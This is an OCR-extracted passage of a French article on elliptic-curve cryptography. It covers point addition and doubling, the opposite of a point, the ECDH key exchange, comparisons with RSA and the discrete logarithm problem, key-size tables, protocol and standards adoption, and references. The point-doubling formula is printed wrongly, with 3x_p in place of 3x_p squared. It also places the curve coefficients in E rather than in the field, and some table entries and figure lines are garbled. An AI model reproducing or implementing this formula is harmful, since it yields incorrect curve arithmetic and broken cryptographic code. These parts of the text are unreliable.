
➔ On trace la droite passant par les points P et Q. Elle coupe la courbe au point –R (figure 2) ;

Figure 2



➔ On trace la verticale passant par ce point, elle coupe la courbe au point R = P+Q (figure 3).

Figure 3



Multiplication par deux d'un point

Pour cette opération, on parle également de doublement d'un point. Il s'agit de calculer les coordonnées du point $R(x_r, y_r)$ double du point $P(x_p, y_p)$

Si $y_p = 0$ alors $R = \tilde{O}$, stop

$\lambda = (3x_p + a) / (2y_p) \bmod p$

$x_r = \lambda^2 - 2x_p \bmod p$

$y_r = \lambda (x_p - x_r) - y_p \bmod p$


$R = (x_r, y_r)$, stop

▪ **Géométriquement :**

Le point R peut être obtenu de la manière suivante :


➔ On trace la tangente à la courbe passant par P. Elle coupe la courbe au point –R (figure 4) ;

Figure 4



➔ On trace la verticale passant par ce point. Elle coupe la courbe au point R = 2P (figure 5).

Figure 5



Opposé d'un point

Cette opération, simple, permet d'avoir l'opposé d'un point. On obtient le point $R(x_r, y_r)$ opposé du point $P(x_p, y_p)$ de la manière suivante :

$x_r = x_p$

$y_r = -y_p$

▪ **Géométriquement :**

Comme nous l'avons déjà vu sur les figures 2 et 4, l'opposé d'un point est obtenu en traçant la verticale passant par ce point et en prenant le point de coupure avec la courbe.

Nous venons de voir les opérations mathématiques qu'il est nécessaire d'appréhender pour la réalisation d'ECC. Nous ne rentrerons pas davantage dans les opérations mathématiques sur les courbes elliptiques et invitons le lecteur à consulter l'abondante littérature sur le domaine.

Pour en conclure avec cet aspect mathématique, observons ce que devient l'algorithme de Diffie-Hellman appliqué aux courbes elliptiques.

ECDH

Soit E la courbe elliptique sur $\mathbb{F}_p$, p premier, une courbe elliptique définie par l'équation $y^2 = x^3 + ax + b \bmod p$. $a,b \in E$ et soit G un point de référence de la courbe E, d'ordre r.

Alice et Bob peuvent construire un secret de la manière suivante :

1 Alice génère aléatoirement un entier r_a dans]0, r[et transmet à Bob

$W_a = r_a G$

2 Bob génère aléatoirement un entier r_b dans]0, r[et transmet à Alice

$W_b = r_b G$

3 Alice obtient la clef de session en calculant :

$P_a(x_{pa}, y_{pa}) = r_a W_b$

$S_a = x_{pa}$

4 Bob obtient la clef de session en calculant :

$P_b(x_{pb}, y_{pb}) = r_b W_a$

$S_b = x_{pb}$

Preuve :

$P_a = r_a W_b$ | $P_b = r_b W_a$

$P_a = r_a (r_b G)$ | $P_b = r_b (r_a G)$

$P_a = r_a r_b G$ | $P_b = r_b r_a G$

$P_b = r_a r_b G$

On a bien $P_a = P_b$ donc $S_a = S_b$

Même appliqué aux courbes elliptiques, on remarque que l'algorithme de Diffie-Hellman conserve toute sa simplicité.

Laissons de côté les mathématiques et cherchons ce qui fait des courbes elliptiques un domaine qui est de plus en plus « à la mode » en cryptographie.

Intérêt des courbes elliptiques en cryptographie

Les algorithmes asymétriques actuels se basent essentiellement sur deux problèmes mathématiques qui sont :

- le problème du logarithme discret dans un corps fini (algorithmes Diffie-Hellman, DSA) ;
- la factorisation de grands entiers avec deux grands facteurs (algorithme RSA).

Rappel

Le problème du logarithme discret, qui est à la base de la cryptographie à clef publique (via l'algorithme de Diffie-Hellman) peut se définir ainsi :

Étant donné un corps fini $\mathbb{F}_p$ (p premier) muni de la multiplication, un générateur g de $\mathbb{F}_p$ et un élément X de $\mathbb{F}_p$, trouvez x élément de $\mathbb{F}_p$ tel que $X = g^x \bmod p$

Les tailles de clefs nécessaires à l'obtention d'une bonne sécurité sont comparables à celles nécessaires pour le RSA. Il en va de même pour ce qui est des puissances de calculs nécessaires. Les cryptographes ont cherché à étendre ce problème sur des groupes plus complexes (afin de garantir une sécurité équivalente plus rapidement).

C'est ainsi que V. Miller et N. Koblitz ont tous deux proposé l'utilisation du groupe additif des points d'une courbe elliptique sur un corps fini $\mathbb{F}_p$.

Avantages des courbes elliptiques

On peut voir plusieurs avantages dans l'utilisation des courbes elliptiques. L'un d'entre eux qui est souvent négligé est celui de permettre la génération d'un grand nombre de groupe dans le même corps. Il est en effet possible de générer de l'ordre de C^2 courbes elliptiques sur un corps donné, C étant le nombre d'éléments du corps. C'est surtout important lorsqu'on utilise des cryptoprocesseurs (sur des cartes à puces par exemple). On peut alors optimiser les calculs sur un corps donné et par la suite utiliser des courbes elliptiques différentes.

Un autre avantage est que la résolution du problème du logarithme discret est beaucoup plus complexe sur une courbe elliptique définie sur un corps fini, que sur le corps fini lui-même.

Complexité des calculs

Cela est confirmé par les records actuels dans la résolution du DLP sur un corps fini et dans ceux concernant la résolution de ce même problème sur des courbes elliptiques également définies sur un corps fini.

On peut par ailleurs mettre en correspondance cette complexité de calcul sur les courbes elliptiques avec la difficulté que représente la factorisation de grands entiers, dont dépend la sécurité de l'algorithme RSA. Ainsi, les challenges proposés par les sociétés RSA Security [RSA_1], qui est détentrice du brevet

sur l'algorithme RSA, et Certicom [CERT_1], société qui promeut l'usage des courbes elliptiques dans les applications et protocoles actuels, nous permettent de comparer les avancées dans la résolution des deux problèmes mathématiques du moment en cryptographie.

Le tableau suivant montre l'évolution des records de « cassage de clefs » et, lorsque cela est connu, la puissance de calcul nécessaire.

Référence	Taille de la clef (bits)	Date	Puissance de calcul nécessaire en MIPS-Years*
RSA-576 $\mathbb{F}_p$	576	décembre 2003	13200
RSA-160 $\mathbb{F}_p$	530	avril 2003	
RSA-155 $\mathbb{F}_p$	512	août 1999	8000
ECCp-109 $\mathbb{F}_p$	109	novembre 2002	
ECCp-97 $\mathbb{F}_p$	97	mars 1998	16000
ECC2-109 $\mathbb{F}_{2m}$	109	avril 2004	
ECC2K-108 $\mathbb{F}_{2m}$	109	avril 2000	400000
ECC2-97 $\mathbb{F}_{2m}$	97	septembre 1999	16000
DLP $\mathbb{F}_p$	397	avril 2001	Négligeable
DLP $\mathbb{F}_{2m}$	607	février 2002	Négligeable

*MIPS-Years : nombre d'années nécessaire à une machine opérant à un million d'instructions par seconde.

• **Remarque :**

• les valeurs de puissance de calcul restent approximatives, mais donnent une bonne idée des différences entre le RSA et les ECC.

• l'une des choses importantes à retenir ici est que la résolution du challenge RSA-155 a réclamé environ 50 fois moins de ressources que la résolution du challenge ECC2K-108. Cela confirme réellement que les ECC sont bien plus résistants que le RSA pour des tailles de clef plus petites.

• **Pour plus d'informations sur les records concernant :**

• le problème du logarithme discret, consultez la page de Reynald LERCIER [LERCIER] ;

• le RSA, consultez la page consacrée aux challenges de RSA Security [RSA_2] ;

• les courbes elliptiques, consultez la page consacrée aux challenges de CERTICOM [CERT_2]

Taille de clef

Comme nous venons de l'observer, les calculs sur les courbes elliptiques sont bien plus difficiles que pour les algorithmes asymétriques classiques. Cela a pour effet immédiat que la taille des clefs nécessaires pour obtenir une sécurité équivalente au RSA ou algorithmes basés sur le DLP est bien inférieure. On peut ainsi mettre en correspondance les tailles de clefs nécessaires en fonction des algorithmes utilisés pour assurer une sécurité équivalente, comme le montre le tableau ci-aprés.

Algorithmes symétriques	ECDLP	RSA/DLP
80 bits	163 bits	1024 bits
112 bits	233 bits	2048 bits
128 bits	283 bits	3072 bits
192 bits	409 bits	7680 bits
256 bits	571 bits	15360 bits

Arjen LENSTRA et Eric VERHEUL ont fait, il y a quelques années, une étude très intéressante sur les tailles de clefs cryptographiques. Ils donnent également une estimation des tailles de clefs à utiliser afin de garantir une sécurité pour un nombre d'années données. Bien que cela soit un exercice difficile, leurs travaux sont reconnus par la communauté. Pour de plus amples renseignements voir [LENSTRA].

Utilisation des courbes elliptiques

Intéressons-nous à l'usage qui est fait des ECC.

Au sein des protocoles de sécurité

Les ECC sont de nos jours présents, même s'ils ne sont pas massivement utilisés, dans un grand nombre de protocoles de sécurité. On peut citer les plus connus que sont les protocoles IPSEC et TLS.

IPSEC, propose l'usage des courbes elliptiques pour l'authentification, via ECDH (*Elliptic Curve Diffie-Hellman*). Il est à noter que la RFC ne propose que deux courbes, qui sont définies sur $\mathbb{F}_{2m}$. (voir [RFC_1]).

Le TLS, quant à lui, propose l'utilisation des algorithmes d'authentification ECDH et de signature ECDSA (*Elliptic Curve Digital Signature Algorithm*). Le dernier *draft* IETF sur l'utilisation des courbes elliptiques au sein du protocole TLS est par ailleurs très récent, pour plus d'informations consultez [TLS].

Un des usages importants qui est fait aujourd'hui de la cryptographie asymétrique est la signature électronique. Cette dernière est par ailleurs invariablement associée aux certificats numériques. Ainsi, l'utilisation d'algorithmes construits sur les courbes elliptiques tel ECDSA, passe par l'intégration des algorithmes associés au sein des certificats numériques. La RFC3279 [RFC_2] spécifie entre autres l'utilisation de l'algorithme ECDSA dans les certificats X.509.

Les ECC sont également intégrés dans la version 2 du format DRM (*Digital Rights Management*) de Microsoft (qui reste l'un des acteurs majeurs de l'informatique) et du protocole de sécurité des réseaux sans fil : le WAP-WTLS (*Wireless Application Protocol – Wireless Transport Layer Security Specification*).

Dans les appareils mobiles

Vous aurez bien compris que les ECC sont, de par les propriétés que nous avons vues, bien adaptés aux appareils dont la puissance de calcul et de mémoire est « faible ». C'est par exemple le cas de la majorité des produits nomades (même si les choses évoluent) : cartes à puce, calculette pour le *single sign on*, téléphone portable, assistants personnels...

Bien entendu, cette application des ECC dans les appareils mobiles induit une utilisation dans tous les appareils de sécurité devant/pouvant communiquer avec ces appareils mobiles. C'est par exemple le cas des *access point* pour les réseaux sans fil, les VPN, les *firewalls*, les serveurs web sécurisés,...

L'apport des ECC dans les systèmes nomades est important en vue du déploiement massif de solutions de sécurité construites sur les ECC. On constate qu'actuellement l'informatique est particulièrement portée sur la mobilité et cela pourrait bien faire pencher la balance pour les produits à venir.

Et après ?

Pour conclure cet article, penchons-nous sur les perspectives d'avenir des ECC.

Développement

Le développement croissant des ECC passe par une reconnaissance de ces derniers, notamment d'un point de vue de la sécurité apportée. Certains spécialistes ne sont en effet toujours pas convaincus de la résistance des algorithmes à base de courbes elliptiques, prétextant que l'étude de ces dernières en cryptographie est trop récente.

Des groupes de travaux ont ainsi été créés dans le but d'établir des normes et standards. Les groupes les plus actifs sont actuellement le groupe de travail de l'IEEE, qui a établi le standard IEEE 1363-2000 [IEEE_1] et son complément très récent [IEEE_2] et le groupe de travail du consortium SECG mené par Certicom et incluant des sociétés telles que NIST, VISA, ENTRUST,... qui a établi le « standard » SEC1 v1.5. Ce groupe propose également un certain nombre de courbes elliptiques pouvant être utilisées dans le document SEC2 v1.0.

D'autres organismes ont par ailleurs inclus un ou plusieurs algorithmes utilisant les courbes elliptiques dans des normes ou standards. C'est par exemple le cas pour le standard FIPS 186-2 qui inclut l'algorithme ECDSA, la norme ANSI X9.63 qui inclut les algorithmes ECDH, ECMQV (*Elliptic Curve Menezes-Qu-Vanstone*), ECAES (*Elliptic Curve Authenticated Encryption Scheme*) ou encore la norme ISO 15946-4 qui inclut les algorithmes de signature sur les courbes elliptiques avec recouvrement de messages.

On peut également évoquer le choix que vient de faire la NSA (*National Security Agency*) de ne recommander que des algorithmes asymétriques utilisant les courbes elliptiques en vue de la sécurisation des informations non classifiées et sensibles *du gouvernement américain*. La NSA avait par le passé annoncé la prise en compte de cette voie en achetant (pour un usage illimité) le *toolkit* de la société Certicom. Cet achat réalisé pour un montant de 25 millions de dollars avait eu lieu fin 2003.

Points bloquants ?

La problématique de l'usage des courbes elliptiques peut venir, comme cela fut le cas pour le RSA, de trop nombreux brevets bloquant le développement des possibilités offertes par ce domaine de la cryptographie. En effet, la société Certicom détient et défend ardemment un grand nombre de brevets dans le domaine des courbes elliptiques. D'autres sociétés, comme Sun Microsystems, ont pris le parti de contribuer au développement des ECC en « donnant » du code au projet OpenSSL.

Un autre point est l'avancée technologique nécessaire afin de permettre le calcul du nombre de points sur une courbe elliptique « aléatoire » en un temps raisonnable. Bien que cela ne soit pas en soi un réel problème, dans la mesure où il est possible d'utiliser des courbes calculées par les communautés disposant de grandes ressources de calculs, les opposants aux ECC et/ou fervents d'autres solutions pourraient mettre en avant ce « manque ».

Il reste fort à parier que les ECC auront de plus en plus leur place dans les algorithmes et protocoles cryptographiques. Bien qu'il reste peu probable que le RSA soit mis aux oubliettes dans les années à venir, une cohabitation pourrait bien voir le jour !?

• Notation

• ECC : *Elliptic Curve Cryptosystem*, cryptosystème basé sur les courbes elliptiques.

• ECDLP : *Elliptic Curve Discrete Logarithm Problem*, problème du logarithme discret sur les courbes elliptiques.

• DLP : *Discrete Logarithm Problem*, problème du logarithme discret sur un corps fini.

Références

[CERT_1] Site web de la société Certicom, **http://www.certicom.com**

[CERT_2] Challenges proposés par la société Certicom, **http://www.certicom.com/index.php?action=res,ecc_challenge**

[FIPS] FIPS 186-2 *Digital Signature Standard*, octobre 2001, **http://csrc.nist.gov/publications/fips/fips186-2/fips186-2-change1.pdf**

[IEEE_1] IEEE 1363-2000, *Standard Specifications for Public Key Cryptography*, **http://www.ieee.org**

[IEEE_2] IEEE 1363-2004, *Standard Specifications for Public Key Cryptography – Admendment 1*, **http://www.ieee.org**

[KOBLITZ] KOBLITZ, Neal, *Elliptic curve cryptosystems. Mathematics of Computations*, 1987, p. 203-209.

[LENSTRA] LENSTRA Arjen K. VERHEUL Eric R., *Selecting Cryptographic Key Sizes*, octobre 1999, **http://security.ece.orst.edu/koc/ece575/papers/cryptosizes.pdf**

[LERCIER] Site web de Raynald LERCIER, **http://www.medicis.polytechnique.fr/~lercier/**

[MILLER] MILLER, Victor S., « Use of Elliptic Curves in Cryptography. Advances in Cryptology-CRYPTO'85 », Lecture Notes *in Computer Science*, volume 218, Springer-Verlag, 1986, p. 417-426

[RFC_1] *RFC 2409*, novembre 1998, **http://www.ietf.org/rfc/rfc2409.txt**

[RFC_2] *RFC 3279*, avril 2002, **http://www.ietf.org/rfc/rfc3279.txt**

[RSA_1] Site web de la société RSA Security, **http://www.rsasecurity.com/**

[RSA_2] Challenges proposés par la société RSA Security, **http://www.rsasecurity.com/rsalabs/node.asp?id=2091**

[SATOH] SATOH Takakazu, *The Canonical Lift of an Ordinary Elliptic Curve over a Finite Field and its Point Counting*, 1999.

[SCHOOF] SCHOOF, R., *Coutings points of elliptic curves over finite fields, J. Th. des nombres*, Bordeaux, 1995, p. 219-254.

[SECG] Standard for Efficient Cryptography Group, **http://www.secg.org/**

[TLS] *ECC Cipher Suites for TLS*, mars 2005, **http://www.ietf.org/internet-drafts/draft-ietf-tls-ecc-08.txt**